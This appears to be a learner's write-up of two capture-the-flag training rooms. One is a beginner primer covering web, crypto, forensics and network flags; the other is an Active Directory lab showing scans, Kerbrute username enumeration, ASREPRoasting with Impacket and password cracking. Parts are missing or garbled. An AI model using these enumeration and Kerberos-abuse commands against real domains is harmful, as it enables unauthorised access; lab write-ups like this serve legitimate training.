

*stealthcopter ctf primer1*

CTF primer containing 40 challenges (web, network, crypto and forensics) for beginnners:



**[Task 1] Web**

The web challenges are in the web folder inside the attached zip file.

click me	click me
#1	w.01

found in comment  
FLAG{check\_the\_comments\_lol}

click me	click me
#2	w.02

found  
c=[70,76,65,71,123,106,52,118,52,115,99,114,49,112,116,95,49,115,95,52,108,115,48,95,98,52,100,125];  
in code and decoded from hex in cyberchef  
FLAG{j4v4scr1pt\_1s\_4ls0\_b4d}

found in hidden picture

**FLAG{h4ck\_t1m3}**

click me	click me
#4	w.04

remove '/' from code and run it

**FLAG{php\_is\_a\_b4d\_l4ngu4g3}**

click me	click me
#5	w.05

taj702@kali:~/Downloads/ctf\_primer\_01/web\$ php w.05.php 'key=7'

Key entered: 7

CipherText: T3FiSXVIOFYvVTJCRHRnRFdTRUZOeHpINVZpK0pQZUVUbWNmTHNCZUt5RT0=

**FLAG{n0t\_s0\_t0ugh}**

click me	click me
#6	w.06

just call callme() function

**FLAG{c4n\_y0u\_s33\_m3\_n0w}**

click me	click me
#7	w.07

```
#!/bin/bash
for i in $(seq 0000 2000); do
    php w.07.php "key=$i" | grep FLAG
done
```

taj702@kali:~/Downloads/ctf\_primer\_01/web\$ bash test.bash

PlainText: **FLAG{4\_l1ttl3\_b4t\_h4rd3r}**

decode in cyberchef using JWT decode resulting in

```
{
  "id": 1234,
  "username": "admin",
  "password": "FLAG{jwt_t0k3ns_ar3_c00l_b34nz}"
}
```

click me	click me
#9	w.09

decode in cyberchef using JWT decode resulting in

```
{
  "id": 1337,
  "username": "admin",
}
```

"hint": "the flag is FLAG{xxxxxxx\_d1ct10n4ry\_4tt4ck} where xxxxxxx is the password used to sign this token"  
}  
convert signature(last part of JWT) to hexadecimal and brute with johntheripper  
password=rockyou

FLAG{rockyou\_d1ct10n4ry\_4tt4ck}

click me	click me
#10	w.10

key was left in code, so i decoded with python, and ran script with key

```
x = str(0x22C49FE9)
print(x)
```

583311337

taj702@kali:~/Downloads/ctf\_primer\_01/web\$ php w.10.php 'key=583311337'

Key entered: 583311337

CipherText:

OWVzUHhVFNsM0t6NFhDb1FiT0RJaHNrWWYrM3VRMi9FNXcyTGhxbVV0aHpKUjdOcGRVcWtZcWc3djV5OFVxQw==

PlainText: FLAG{1\_h0p3\_y0u\_d1dnt\_brut3f0rc3\_m3...LINE\_16}

## [Task 2] Cryptography

click me	click me
#1	c.01

RkxBR3sxc3RfdGltZV9sdWNreX0=

base64

FLAG{1st\_time\_lucky}

click me	click me
#2	c.02

VW10NFFsSXpjM3BqYlZKbVpFZHnkRnBZVG1aWlZqbHFZVWRHZVdKWU1EMD0=

triple base64 (base64 \* 3)

FLAG{3rd\_times\_a\_charm}

click me	click me
#3	c.03

SYNT{fgnoorq\_va\_gur\_onpx}

caesar cipher

FLAG{stabbed\_in\_the\_back}

click me	click me
#4	c.04

F5yd29CuXST7e5aMKaX4bnkV8xF8dKSMB7E14yWUU

base58

FLAG{a\_little\_bit\_more\_tricky}

click me	click me
#5	c.05

use file **c.05**  
used XOR Brute Force in cyberchef and got  
**FLAG{xor\_is\_super\_secure}**

click me	click me
#6	c.06

MLw Obkgwxvw vbtzsk mk t filahh gy xrukrtlbkg seilsuxxav mipm uc mlbry t lijbxw gy brlxkagoxr Utxwsk vmhaxvk, utwww hr lax pwmmijl hj s dxcohh. Am xqhehck t ysjf hj hhecseilsuxxav lytlmmlnmimgg.

Ymjlm hwlvauxh tr Zmgotr Ttmxalme Txepslh mf 1553, mai ubilwk bw wtlc lh nrvxkwltgh sgw meieiexgx, tnm ml kxwalmiv tep smmieimw lh uvwtd ml ngxae 1863, mljxx gwgmyjbxw dtmij. Mamk xtvfxw ml mai vxlgjbixahg pw vamxyki agwiuabjxktfdx (Yvwgvl xhk 'xxz brvxvmhaxvsuei ubilwk'). Febr iigiei ztoi lkbiv mh meieiexgx wgvvqimmgg lgzxfik mael tki wllifmbeder Zazxrwkx gaiaijl. Br 1863, Xkbivkbgz Dtwaldm otl xzx ymjlm xg infdbll s zxrwktp exmlgw hj vxvmhaxvagz Zazxrwkx gaiaijl.

Br lax 19xz vxrlnc lax wuaxqw ptw eblelmkmtnmiv mh Fdtbww wx Zazxrwkx (1523–1596), efw ls svjyakxh aml tjxlifm geex.

Rsmk ypsz bw txeso:

YEEY{vasuheelx\_xgdtbw}

used viginere cipher tool at <https://www.dcode.fr/vigenere-cipher> and got  
THEVIGENERECIPHERISAMETHODOFENCRYPTINGALPHABETICTEXTBYUSINGASERIESOFINTERWOVENCAESARCIPHERSBASEDONTHE  
**FLAG{CHOCOLATECLAIRE}**

click me	click me
#7	c.07

-----BEGIN RSA PRIVATE KEY-----  
MIIBOQIBAAJBALWyVLY0Yum5/589v9ECnrHDzDu1AyDP38Ajx6tcuI9G2cFUFUMY  
Iqf9Wm8BFxNxERdOWmhlJaw+q8rbaAyyRvUCAwEAAQJAWERYodoRtDwJVPRLHOCI  
+RSHRPrMakSUEGVRvI9wfi654A0HYLyk8JZnf+CbeueI7KnN/2w4MPlkxK9Mjfk  
gQIhAP878FR1Yo1X508REZ1YNVDKc6pl33Fm32LVsbz5s/RzAiEAij3nQwJEgVG4  
Bv2CIBZ1CRIGmILeZY3Cx54hGnB55PcIGy/CgfCN+pHALvUZu/mTFkO2TdJzmkP  
zq/adI94+K53AiAZ5PHXM5tlRLRBSgQTSx2WDFmjktHuTzT4EQT3ad0QQIgUPy3  
p9QrcqBWnnHkTM+MjIjpRzQ2TMLx1e6dOxgYDI4=  
-----END RSA PRIVATE KEY-----

NNoZfkOPLE6zypV+IGjr6ilqqu1GloNplm91BfTap6dNmemfKGW3692ZfSHwrvKOOAjKelU5Qe6+BbqFlPxcqA==  
RSA encryption. Decrypt ciphertext with the private key provided using  
openssl  
openssl enc -in ./c.07.txt -out binarytext -d -a  
openssl rsautl -decrypt -in ./binarytext -out pt -inkey  
./c.07.key

**FLAG{encrypt\_all\_the\_things}**

click me	click me
#8	c.08

hint: bacon

lolooooooolooloolooooollolllolllolooooooloolooooolloloooooololololooooooooollolooooooloolooooooloooooooooolllolololoooooooooll  
decoded with dcode.fr using bacon cipher tool and got 'WELLDONETHE**FLAGISBACONANDEGGSSANDWICH**'

**FLAG{BACONANDEGGSSANDWICH}**

click me	click me
#9	c.09

WOPM PM ZG ZDJOZEYWPR MXEMWPWXWPHG RPJOYL VOYLY YZRO DYWWYL PM LYJDZRYT VPWO ZGHWOYL. WOY ZDJOZEYW PM ZERTYUIOPQSDFGHJKLMWXCVBNA. NHXL UDZI PM UDZI{YZMN\_ZM\_ZER\_123}

used dcode.fr substitution cipher with alphabets of ABCDEFGHIJKLMNOPQRSTUVWXYZ = ZERTYUIOPQSDFGHJKLMWXCVBNA and got

THIS IS AN ALPHABETIC SUBSTITUTION CIPHER WHERE EACH LETTER IS REPLACED WITH ANOTHER. THE ALPHABET IS ABCDEFGHIJKLMNOPQRSTUVWXYZ. YOUR FLAG IS

**FLAG{EASY\_AS\_ABC\_123}**

click me	click me
#10	c.10

333 555 2 4 { 7 777 33 2 66 3 777 666 444 3 2 66 3 444 666 7777 }

keypad cipher(T9)

**FLAG{PREANDROIDANDIOS}**

## [Task 3] Forensics

click me	click me
#1	f.01

used find "flag{" in file and got

**flag{here\_i\_am}**

click me	click me
#2	f.02

decoded morse code with tool at <https://morsecode.world/international/decoder/audio-decoder-adaptive.html>

**FLAG{MORSE CODE FTW}**

click me	click me
#3	f.03

used strings tool

**FLAG{strings\_and\_things}**

click me	click me
#4	f.04

just opened file and found flag

**FLAG{stealth\_mode\_engaged}**

click me	click me
#5	f.05


binwalk -e f.05.png and found flag.txt

**flag{this\_is\_another\_one\_of\_them\_flags}**

click me	click me
#6	f.06

used PCRT (PNG Check & Repair Tool)

python PCRT.py -i '/home/taj702/Downloads/ctf\_primer\_01/forensics/f.06.png' -o '/home/taj702/Downloads/ctf\_primer\_01/forensics/rep.png' and got image showing



**FLAG{n0\_m0r3\_c0rrupt10n}**

click me	click me
#7	f.07

used fcrackzip command fcrackzip -u -v -D -p /usr/share/wordlists/rockyou.txt f.07.zip  
found file 'flag.txt', (size cp/uc 30/ 24, flags 9, chk a638)  
PASSWORD FOUND!!!!: pw == **password1**  
then opened zip normally and flag.txt revealed  
**FLAG{zippy\_zip\_zip}**

click me	click me
#8	f.08

disassembled with IDA debugger and found flag  
**FLAG{incorrect}**

click me	click me
#9	f.09

crack all the hashes

0f4d0db3668dd58cabb9eb409657eaa8 **md5**

d015cc465bdb4e51987df7fb870472d3fb9a3505 **sha1**

b109f3bbbc244eb82441917ed06d618b9008dd09b3befd1b5e07394c706a8bb980b1d7785e5976ec049b46df5f1326af5a2ea6  
**sha512**

d04b98f48e8f8bcc15c6ae5ac050801cd6dcfd428fb5f9e65c4e16e7807340fa **sha256**

cracked them all in Crackstation.net

**flag{secure\_\_password\_hash}**



FLAG{1n3s3cur3\_pr0t0c0ls}

click me	click me
#7	n.07

use wireshark a  
0x46 0x4c 0x41 0x47 0x7b 0x64 0x6e 0x73 0x5f 0x33 0x78 0x66 0x31 0x6c 0x74 0x72 0x34 0x74 0x30 0x72 0x7d

FLAG{dns\_3xf1ltr4t0r}

click me	click me
#8	n.08

use wireshark a  
get flag

FLAG{this\_is\_a\_hidden\_flag}

click me	click me
#9	n.09

add a .7z exten  
strings \*msg | grep FL

FLAG{sn41L\_m41L}


click me	click me
#10	n.10

HTTP S with cer  
Wireshark: Edit > Preferences > Protocols > SSL > (Pre) Master Secret Log  
add ssl file  
go to packet bytes, click Decrypted TLS button

FLAG{y0u\_ar3\_c3rt1f13d\_n0w}

Attacktive Directory





# Active Directory

## Attacktive Directory

99% of Corporate networks run off of AD. But can you exploit a vulnerable Domain Controller?

### ***[Task 1] Deploy The Machine***

Initiate the VPN connection and deploy the machine!

#1

Initiate the VPN connection and deploy the machine!

No answer needed

### ***[Task 2] Impacket Installation***

So you're likely here if you've had issues with . Impacket is moderately frustrating to say the least... A lot of people have issues with it, so let's walk through the Impacket install process!

First you'll want to clone the repo with:

```
git clone https://github.com/SecureAuthCorp/impacket.git /opt/impacket
```

This will clone **Impacket** to /opt/impacket/, after the repo is cloned, you will notice several install related files, requirements.txt and setup.py. Setup.py is commonly skipped during the installation. It's key that you DO NOT miss it. So let's install the requirements:

```
pip3 install -r /opt/impacket/requirements.txt
```

Once all the python modules are installed, we can then run the python setup install script:

```
cd /opt/impacket/ && python3 ./setup.py install
```

After that, **Impacket** should be correctly installed now and it should be ready to use!

#1

Install Impacket

**No answer needed**

## [Task 3] Enumerate the DC

**Initial note:**

**Flags for each user account are available for submission. You can retrieve the flags for user accounts via RDP (Note: the login format is spookysc.local/User at the Window's login prompt) and Administrator via Evil-WinRM.**

**Basic enumeration tactics will yield a number of ports open. Using a popular enumeration tool that's built on Linux 4 Windows will reveal some information, not a lot to work with however.**

#1

How many ports are open under 10,000? (Note it may take up to 5 minutes for all the services to start)

**11** was the answer , but my scan revealed 14

#2

What tool will allow us to enumerate port 139/445?

**enum4linux**

#3

What is the Domain Name of the machine?

**THM-AD**

#4

What invalid TLD do people commonly use for their Active Directory Domain?

**.local**

## **nmap-scan**

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-05-07 08:57 EDT

```
root@kali:/home/taj702# nmap -sC -sV -p 1-10001 10.10.232.160
```

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-05-07 09:19 EDT

Nmap scan report for 10.10.232.160

Host is up (0.17s latency).

Not shown: 9986 closed ports

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

53	tcp	open	domain?
----	-----	------	---------

```

| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|     bind
|_ 80/tcp open  http           Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: IIS Windows Server
|_ 88/tcp open  kerberos-sec Microsoft Windows Kerberos (server time: 2020-05-07 13:27:44Z)
|_ 135/tcp open  msrpc        Microsoft Windows RPC
|_ 139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
|_ 389/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: spookysc.local0., Site: Default-First-
Site-Name)
|_ 445/tcp open  microsoft-ds?
|_ 464/tcp open  kpasswd5?
|_ 593/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
|_ 636/tcp open  tcpwrapped
|_ 3268/tcp open tcpwrapped
|_ 3269/tcp open tcpwrapped
|_ 3389/tcp open ms-wbt-server Microsoft Terminal Services
|_ rdp-ntlm-info:
|   Target_Name: THM-AD
|   NetBIOS_Domain_Name: THM-AD
|   NetBIOS_Computer_Name: ATTACKTIVEDIREC
|   DNS_Domain_Name: spookysc.local
|   DNS_Computer_Name: AttacktiveDirectory.spookysc.local
|   Product_Version: 10.0.17763
|_ System_Time: 2020-05-07T13:28:18+00:00
|_ ssl-cert: Subject: commonName=AttacktiveDirectory.spookysc.local
|_ Not valid before: 2020-04-03T18:40:09
|_ Not valid after: 2020-10-03T18:40:09
|_ ssl-date: 2020-05-07T13:28:27+00:00; +12s from scanner time.
|_ 5985/tcp open http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
|_ 9389/tcp open mc-nmf       .NET Message Framing
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint
at https://nmap.org/cgi-bin/submit.cgi?new-service
:
SF-Port53-TCP:V=7.80%I=7%D=5/7%Time=5EB40CC8%P=x86_64-pc-linux-gnu%r(DNSVe
SF:rsonBindReqTCP,20,"0\0x1e\0\0x06\0x81\0x04\0\0x01\0\0\0\0\0\0\0\0x07version\x
SF:04bind\0\0\0x10\0\0x03");
Service Info: Host: ATTACKTIVEDIREC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ clock-skew: mean: 11s, deviation: 0s, median: 11s
|_ smb2-security-mode:
|   2.02:
|_   Message signing enabled and required
|_ smb2-time:
|   date: 2020-05-07T13:28:16
|_ start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 627.15 seconds

```

## enum4linux-scan

```

=====
| Target Information |
=====
Target ..... spookysc.local
RID Range ..... 500-550,1000-1050
Username ..... "
Password ..... "
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

```

```

=====
| Enumerating Workgroup/Domain on spookysec.local |
=====
[+] Got domain/workgroup name: THM-AD

=====
| Nbtstat Information for spookysec.local |
=====
Looking up status of 10.10.237.175
  ATTACKTIVEDIREC <00> -      B <ACTIVE>  Workstation Service
  THM-AD          <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
  THM-AD          <1c> - <GROUP> B <ACTIVE>  Domain Controllers
  THM-AD          <1b> -      B <ACTIVE>  Domain Master Browser
  ATTACKTIVEDIREC <20> -      B <ACTIVE>  File Server Service

  MAC Address = 02-4D-80-A3-99-4E

=====
| Session Check on spookysec.local |
=====
[+] Server spookysec.local allows sessions using username "", password ""

=====
| Getting domain SID for spookysec.local |
=====
Domain Name: THM-AD
Domain Sid: S-1-5-21-3591857110-2884097990-301047963
[+] Host is part of a domain (not a workgroup)

=====
| OS information on spookysec.local |
=====
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
[+] Got OS info for spookysec.local from smbclient:
[+] Got OS info for spookysec.local from srvinfo:
Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED

=====
| Users on spookysec.local |
=====
[E] Couldn't find users using querydispinfo: NT_STATUS_ACCESS_DENIED

[E] Couldn't find users using enumdomusers: NT_STATUS_ACCESS_DENIED

=====
| Share Enumeration on spookysec.local |
=====

  Sharename      Type      Comment
  -----
SMB1 disabled -- no workgroup available

[+] Attempting to map shares on spookysec.local

=====
| Password Policy Information for spookysec.local |
=====
[E] Unexpected error from polenum:

[+] Attaching to spookysec.local using a NULL share

[+] Trying protocol 139/SMB...

[!] Protocol failed: Cannot request session (Called Name:SPOOKYSEC.LOCAL)

[+] Trying protocol 445/SMB...

[!] Protocol failed: SAMR SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process
has requested access to an object but has not been granted those access rights.

```

[E] Failed to get password policy with rpcclient

```
=====
| Groups on spookysec.local |
=====
```

[+] Getting builtin groups:

[+] Getting builtin group memberships:

[+] Getting local groups:

[+] Getting local group memberships:

[+] Getting domain groups:

[+] Getting domain group memberships:

```
=====
| Users on spookysec.local via RID cycling (RIDS: 500-550,1000-1050) |
=====
```

[I] Found new SID: S-1-5-21-3591857110-2884097990-301047963

[I] Found new SID: S-1-5-21-3532885019-1334016158-1514108833

[+] Enumerating users using SID S-1-5-21-3532885019-1334016158-1514108833 and logon username "", password "

S-1-5-21-3532885019-1334016158-1514108833-500 ATTACKTIVEDIREC\Administrator (Local User)

S-1-5-21-3532885019-1334016158-1514108833-501 ATTACKTIVEDIREC\Guest (Local User)

S-1-5-21-3532885019-1334016158-1514108833-502 \*unknown\*\\*unknown\* (8)

S-1-5-21-3532885019-1334016158-1514108833-503 ATTACKTIVEDIREC\DefaultAccount (Local User)

S-1-5-21-3532885019-1334016158-1514108833-504 ATTACKTIVEDIREC\WDAGUtilityAccount (Local User)

S-1-5-21-3532885019-1334016158-1514108833-505 \*unknown\*\\*unknown\* (8)

S-1-5-21-3532885019-1334016158-1514108833-506 \*unknown\*\\*unknown\* (8)

S-1-5-21-3532885019-1334016158-1514108833-507 \*unknown\*\\*unknown\* (8)

S-1-5-21-3532885019-1334016158-1514108833-508 \*unknown\*\\*unknown\* (8)

S-1-5-21-3532885019-1334016158-1514108833-509 \*unknown\*\\*unknown\* (8)

S-1-5-21-3532885019-1334016158-1514108833-510 \*unknown\*\\*unknown\* (8)

S-1-5-21-3532885019-1334016158-1514108833-511 \*unknown\*\\*unknown\* (8)

S-1-5-21-3532885019-1334016158-1514108833-512 \*unknown\*\\*unknown\* (8)

S-1-5-21-3532885019-1334016158-1514108833-513 ATTACKTIVEDIREC\None (Domain Group)

S-1-5-21-3532885019-1334016158-1514108833-514 \*unknown\*\\*unknown\* (8)

S-1-5-21-3532885019-1334016158-1514108833-515 \*unknown\*\\*unknown\* (8)

S-1-5-21-3532885019-1334016158-1514108833-516 \*unknown\*\\*unknown\* (8)

S-1-5-21-3532885019-1334016158-1514108833-517 \*unknown\*\\*unknown\* (8)

S-1-5-21-3532885019-1334016158-1514108833-518 \*unknown\*\\*unknown\* (8)

S-1-5-21-3532885019-1334016158-1514108833-519 \*unknown\*\\*unknown\* (8)

S-1-5-21-3532885019-1334016158-1514108833-520 \*unknown\*\\*unknown\* (8)

S-1-5-21-3532885019-1334016158-1514108833-521 \*unknown\*\\*unknown\* (8)

S-1-5-21-3532885019-1334016158-1514108833-522 \*unknown\*\\*unknown\* (8)

S-1-5-21-3532885019-1334016158-1514108833-523 \*unknown\*\\*unknown\* (8)

S-1-5-21-3532885019-1334016158-1514108833-524 \*unknown\*\\*unknown\* (8)

S-1-5-21-3532885019-1334016158-1514108833-525 \*unknown\*\\*unknown\* (8)

S-1-5-21-3532885019-1334016158-1514108833-526 \*unknown\*\\*unknown\* (8)

S-1-5-21-3532885019-1334016158-1514108833-527 \*unknown\*\\*unknown\* (8)

S-1-5-21-3532885019-1334016158-1514108833-528 \*unknown\*\\*unknown\* (8)

S-1-5-21-3532885019-1334016158-1514108833-529 \*unknown\*\\*unknown\* (8)

S-1-5-21-3532885019-1334016158-1514108833-530 \*unknown\*\\*unknown\* (8)

S-1-5-21-3532885019-1334016158-1514108833-531 \*unknown\*\\*unknown\* (8)

S-1-5-21-3532885019-1334016158-1514108833-532 \*unknown\*\\*unknown\* (8)

S-1-5-21-3532885019-1334016158-1514108833-533 \*unknown\*\\*unknown\* (8)

S-1-5-21-3532885019-1334016158-1514108833-534 \*unknown\*\\*unknown\* (8)

S-1-5-21-3532885019-1334016158-1514108833-535 \*unknown\*\\*unknown\* (8)

S-1-5-21-3532885019-1334016158-1514108833-536 \*unknown\*\\*unknown\* (8)

S-1-5-21-3532885019-1334016158-1514108833-537 \*unknown\*\\*unknown\* (8)

S-1-5-21-3532885019-1334016158-1514108833-538 \*unknown\*\\*unknown\* (8)

S-1-5-21-3532885019-1334016158-1514108833-539 \*unknown\*\\*unknown\* (8)

S-1-5-21-3532885019-1334016158-1514108833-540 \*unknown\*\\*unknown\* (8)

S-1-5-21-3532885019-1334016158-1514108833-541 \*unknown\*\\*unknown\* (8)

S-1-5-21-3532885019-1334016158-1514108833-542 \*unknown\*\\*unknown\* (8)



[illegible]

```
S-1-5-21-3591857110-2884097990-301047963-1031 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1032 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1033 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1034 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1035 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1036 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1037 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1038 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1039 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1040 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1041 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1042 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1043 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1044 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1045 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1046 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1047 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1048 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1049 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1050 *unknown*\*unknown* (8)
```

```
=====
| Getting printer info for spookysec.local |
=====
Could not initialise spoolss. Error was NT_STATUS_ACCESS_DENIED
```

enum4linux complete on Fri Apr 17 13:16:10 2020

## [Task 4] Enumerate the DC Pt 2

A whole host of other services are running, including Kerberos. Kerberos is a key authentication service within Active Directory.

With this port open, we can use a tool called Kerbrute (by Ronnie Flathers @ropnop) to brute force discovery of users, passwords and even password spray!

For this box, a modified User List and Password List will be used to cut down on time of enumeration of users and password hash cracking.

It is NOT recommended to brute force credentials due to account lockout policies that we cannot enumerate on the domain controller.

#1

What command within Kerbrute will allow us to enumerate valid usernames?

userenum

#2

What notable account is discovered? (These should jump out at you)

```
echo 10.10.213.231 spookysec.local >> /etc/hosts
./kerbrute_linux_amd64 userenum --dc spookysec.local -d spookysec.local '/home/taj702/Desktop/wordlists/-
attackerUser.txt' -t 100
```

svc-admin

#3

What is the other notable account is discovered? (These should jump out at you)

backup



## kerbrute-userenum-scan

```
2020/05/07 10:29:42 > Using KDC(s):
2020/05/07 10:29:42 >      spookysec.local:88

2020/05/07 10:29:42 > [+] VALID USERNAME:      james@spookysec.local
2020/05/07 10:29:42 > [+] VALID USERNAME:      svc-admin@spookysec.local
2020/05/07 10:29:43 > [+] VALID USERNAME:      James@spookysec.local
2020/05/07 10:29:43 > [+] VALID USERNAME:      robin@spookysec.local
2020/05/07 10:29:45 > [+] VALID USERNAME:      darkstar@spookysec.local
2020/05/07 10:29:46 > [+] VALID USERNAME:      administrator@spookysec.local
2020/05/07 10:29:48 > [+] VALID USERNAME:      backup@spookysec.local
2020/05/07 10:29:49 > [+] VALID USERNAME:      paradox@spookysec.local
2020/05/07 10:29:54 > [+] VALID USERNAME:      JAMES@spookysec.local
2020/05/07 10:29:56 > [+] VALID USERNAME:      Robin@spookysec.local
2020/05/07 10:30:07 > [+] VALID USERNAME:      Administrator@spookysec.local
2020/05/07 10:30:29 > [+] VALID USERNAME:      Darkstar@spookysec.local
2020/05/07 10:30:36 > [+] VALID USERNAME:      Paradox@spookysec.local
2020/05/07 10:30:59 > [+] VALID USERNAME:      DARKSTAR@spookysec.local
2020/05/07 10:31:06 > [+] VALID USERNAME:      ori@spookysec.local
2020/05/07 10:31:18 > [+] VALID USERNAME:      ROBIN@spookysec.local
2020/05/07 10:32:33 > Done! Tested 100000 usernames (16 valid) in 171.029 seconds
```

## [Task 5] Exploiting Kerberos

After enumeration of user accounts is finished, we can attempt to abuse Kerberos with method called **ASREPROasting**.

**ASReproasting** leverages a feature within Kerberos called **Pre-Authentication**. This means that a device must be authorized to communicate with the account before it can communicate. This is not the case if it is disabled however. Impacket has a tool called "GetNPUsers.py" (located in Impacket/Examples/GetNPUsers.py) that will allow us to query ASReproastable accounts from the Key Distribution Center.

### #1

We have two user accounts that we could potentially query a ticket from. Which user account can you query a ticket from with no password?

**python3 /usr/share/doc/python3-impacket/examples/GetNPUsers.py spookysec.local/svc-admin -no-pass**  
hash given and stored in PASSWD file for john cracking  
**svc-admin**

### #2

Looking at the Hashcat Examples Wiki page, what type of Kerberos hash did we retrieve from the KDC? (Specify the full name)

**Kerberos 5 AS-REP etype 23**

### #3

What mode is the hash?

**18200**

### #4

Now crack the hash with the modified password list provided, what is the user accounts password?

```
taj702@kali:~/Downloads$ john kerbhash --wordlist='/home/taj702/Desktop/wordlists/attactivePass.txt'  
management2005 ($krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL)  
management2005
```

## [Task 6] Enumerate the DC Pt 3

With a users account credentials we now have significantly more access within the domain. We can now attempt to enumerate any shares that the domain controller may be giving out.

#1

Using utility can we map remote SMB shares?

**smbclient** is the answer, but I used smbmap

**smbclient**

#2

Which option will list shares?

**-L**

#3

How many remote shares is the server listing?

**6**

#4

There is one particular share that we have access to that contains a text file. Which share is it?

**backup**

#5

What is the content of the file?

used metasploit to download  
**YmFja3VwQHNB29reXNIYy5sb2NhbDpiYWNRdXAyNTE3ODYw**

#6

Decoding the contents of the file, what is the full contents?

decode base64  
